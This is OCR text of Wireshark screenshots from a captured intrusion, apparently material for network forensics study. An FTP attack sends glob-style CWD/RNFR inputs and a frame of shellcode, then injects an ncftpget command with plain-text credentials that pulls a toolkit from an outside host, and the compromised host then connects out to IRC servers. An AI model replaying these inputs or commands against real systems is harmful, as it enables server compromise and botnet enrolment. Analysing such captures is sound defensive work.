

X11 Applications Edit Window Help
(100%) Thu 15:14 will
snort.log.1137188038 - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. . Time Source Destination Protocol Info
7589 92317.82932 10.254.254.1 200.24.103.4 FTP Response: 257 "/" is current directory.
7590 92317.97269 200.24.103.4 10.254.254.1 FTP Request: CWD 0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
7591 92317.97451 10.254.254.1 200.24.103.4 FTP Response: 550 0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
7592 92318.12516 200.24.103.4 10.254.254.1 FTP Request: CWD ~/{.,.,.,.}
7593 92318.12580 10.254.254.1 200.24.103.4 FTP Response: 250 CWD command successful.
7594 92318.26905 200.24.103.4 10.254.254.1 FTP Request: CWD .
7595 92318.26953 10.254.254.1 200.24.103.4 FTP Response: 250 CWD command successful.
7596 92318.41024 200.24.103.4 10.254.254.1 FTP Request: RNFR ./.
7597 92318.41076 10.254.254.1 200.24.103.4 FTP Response: 350 File exists, ready for destination name
7598 92318.55217 200.24.103.4 10.254.254.1 FTP Request: CWD 735073
7599 92318.55264 10.254.254.1 200.24.103.4 FTP Response: 550 735073: No such file or directory.
7600 92318.69465 200.24.103.4 10.254.254.1 FTP Request: CWD 73507
7601 92318.69512 10.254.254.1 200.24.103.4 FTP Response: 550 73507: No such file or directory.
7602 92318.84030 200.24.103.4 10.254.254.1 FTP Request: CWD 7350\351
Frame 7590 (574 bytes on wire, 574 bytes captured)
Ethernet II, Src: 3com_11:ea:1b (00:20:af:11:ea:1b), Dst: AcctonTe_5d:22:ce (00:10:b5:5d:22:ce)
Internet Protocol, Src: 200.24.103.4 (200.24.103.4), Dst: 10.254.254.1 (10.254.254.1)
Transmission Control Protocol, Src Port: 52955 (52955), Dst Port: ftp (21), Seq: 758, Ack: 3500, Len: 508
Source port: 52955 (52955)
Destination port: ftp (21)
Sequence number: 758 (relative sequence number)
[Next sequence number: 1266 (relative sequence number)]
Acknowledgement number: 3500 (relative ack number)
Header length: 32 bytes
Flags: 0x18 (PSH, ACK)
0000 00 10 b5 5d 22 ce 00 20 af 11 ea 1b 08 00 45 00 ...]".. ......E.
0010 02 30 f7 13 40 00 2b 06 1e 98 c8 18 67 04 0a fe .0..@.+. ....g...
0020 fe 01 ce db 00 15 27 a0 df 91 11 13 6f 74 80 18 ......'. ....ot..
0030 16 d0 7c e9 00 00 01 01 08 0a 00 b4 2e d3 00 93 ..|..... ....
File: "/Users/will/Downloads... Packets: 62013 Displayed: 62013 Marked: 0 Profile: Default



X11 Applications Edit Window Help
(100%) Thu 15:15 will
snort.log.1137188038 - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. . Time Source Destination Protocol Info
7605 92318.98814 10.254.254.1 200.24.103.4 FTP Response: 350 File exists, ready for destination name
7606 92319.12911 200.24.103.4 10.254.254.1 FTP Request: RNFR ./././././././.
7607 92319.12952 10.254.254.1 200.24.103.4 FTP Response: 350 File exists, ready for destination name
7608 92319.27205 200.24.103.4 10.254.254.1 FTP Request: CWD ~{
7609 92319.27240 10.254.254.1 200.24.103.4 FTP Response:
7610 92319.41446 200.24.103.4 10.254.254.1 FTP Request: 3\333\367\343\260F3\311\315\200jT\213\334\260'\261\355\315\200\260=\315\200
7611 92319.44718 10.254.254.1 200.24.103.4 TCP ftp > 52955 [ACK] Seq=4336 Ack=1449 Win=6432 Len=0 TSV=9678155 TSER=11808611
7612 92319.58891 200.24.103.4 10.254.254.1 FTP Request: ncftpget -u xlogicus -p dupa16ani 206.253.222.88 . 'xlogic.tgz';tar zxvf xl
7613 92319.59876 10.254.254.1 206.253.222.88 TCP filenet-cm > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=9678170 TSER=0 WS=0
7614 92319.62718 10.254.254.1 200.24.103.4 TCP ftp > 52955 [ACK] Seq=4336 Ack=1552 Win=6432 Len=0 TSV=9678173 TSER=11808629
7615 92320.17051 fe80::220:afff:fe11:e ff02::9 RIPng ve Response
7616 92322.59752 10.254.254.1 206.253.222.88 TCP filenet-cm > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=9678470 TSER=0 WS=0
7617 92328.59818 10.254.254.1 206.253.222.88 TCP filenet-cm > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=9679070 TSER=0 WS=0
Frame 7612 (169 bytes on wire, 169 bytes captured)
Ethernet II, Src: 3com_11:ea:1b (00:20:af:11:ea:1b), Dst: AcctonTe_5d:22:ce (00:10:b5:5d:22:ce)
Internet Protocol, Src: 200.24.103.4 (200.24.103.4), Dst: 10.254.254.1 (10.254.254.1)
Transmission Control Protocol, Src Port: 52955 (52955), Dst Port: ftp (21), Seq: 1449, Ack: 4336, Len: 103
Source port: 52955 (52955)
Destination port: ftp (21)
Sequence number: 1449 (relative sequence number)
[Next sequence number: 1552 (relative sequence number)]
Acknowledgement number: 4336 (relative ack number)
Header length: 32 bytes
Flags: 0x18 (PSH, ACK)
Window size: 6432
0000 00 10 b5 5d 22 ce 00 20 af 11 ea 1b 08 00 45 00 ...]".. ......E.
0010 00 9b f7 1e 40 00 2b 06 20 22 c8 18 67 04 0a fe ....@.+. "..g...
0020 fe 01 ce db 00 15 27 a0 e2 44 11 13 72 b8 80 18 ......'. .D..r...
0030 19 20 cf 63 00 00 01 01 08 0a 00 b4 2f 75 00 93 . .c.... ..../u..
File: "/Users/will/Downloads... Packets: 62013 Displayed: 62013 Marked: 0 Profile: Default



X11 Applications Edit Window Help
(100%) Thu 15:17 will
snort.log.1137188038 - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
24265 126098.5575 10.254.254.1 85.204.169.100 SSHv2 Encrypted response packet len=52
24266 126098.5643 10.254.254.1 85.204.169.100 SSHv2 Encrypted response packet len=308
24267 126098.5644 10.254.254.1 85.204.169.100 SSHv2 Encrypted response packet len=84
24268 126098.5978 10.254.254.1 194.109.20.90 TCP 32778 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24269 126098.5979 10.254.254.1 66.198.80.67 TCP 32779 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24270 126098.5988 10.254.254.1 194.109.20.90 TCP 32780 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24271 126098.5988 10.254.254.1 66.198.80.67 TCP 32781 > 6667 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055638 TSER=0 WS=0
24272 126098.6059 10.254.254.1 207.66.155.21 TCP 32782 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=13055639 TSER=0 WS=0
24273 126098.6641 66.198.80.67 10.254.254.1 TCP 6667 > 32779 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=116019333 TSER=
24274 126098.6645 66.198.80.67 10.254.254.1 TCP 6667 > 32781 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=1460 WS=0 TSV=116019333 TSER=
24275 126098.6646 10.254.254.1 66.198.80.67 TCP 32779 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055644 TSER=116019333
24276 126098.6648 10.254.254.1 66.198.80.67 IRC Request
24277 126098.6648 10.254.254.1 66.198.80.67 TCP 32781 > 6667 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=13055644 TSER=116019333
Frame 24268 (74 bytes on wire, 74 bytes captured)
Ethernet II, Src: AcctonTe_5d:22:ce (00:10:b5:5d:22:ce), Dst: 3com_11:ea:1b (00:20:af:11:ea:1b)
Internet Protocol, Src: 10.254.254.1 (10.254.254.1), Dst: 194.109.20.90 (194.109.20.90)
Transmission Control Protocol, Src Port: 32778 (32778), Dst Port: 6667 (6667), Seq: 0, Len: 0
Source port: 32778 (32778)
Destination port: 6667 (6667)
Sequence number: 0 (relative sequence number)
Header length: 40 bytes
Flags: 0x02 (SYN)
Window size: 5840
Checksum: 0x1c28 [correct]
Options: (20 bytes)
0000 00 20 af 11 ea 1b 00 10 b5 5d 22 ce 08 00 45 00 . ...]"...E.
0010 00 3c 35 33 40 00 40 06 25 c2 0a fe fe 01 c2 6d .<53@.@. %.....m
0020 14 5a 80 0a 1a 0b 60 30 03 a5 00 00 00 00 a0 02 .Z....`0 ....
0030 16 d0 1c 28 00 00 02 04 05 b4 04 02 08 0a 00 c7 ...(.... ....
File: "/Users/will/Downloads... Packets: 62013 Displayed: 62013 Marked: 0 Profile: Default

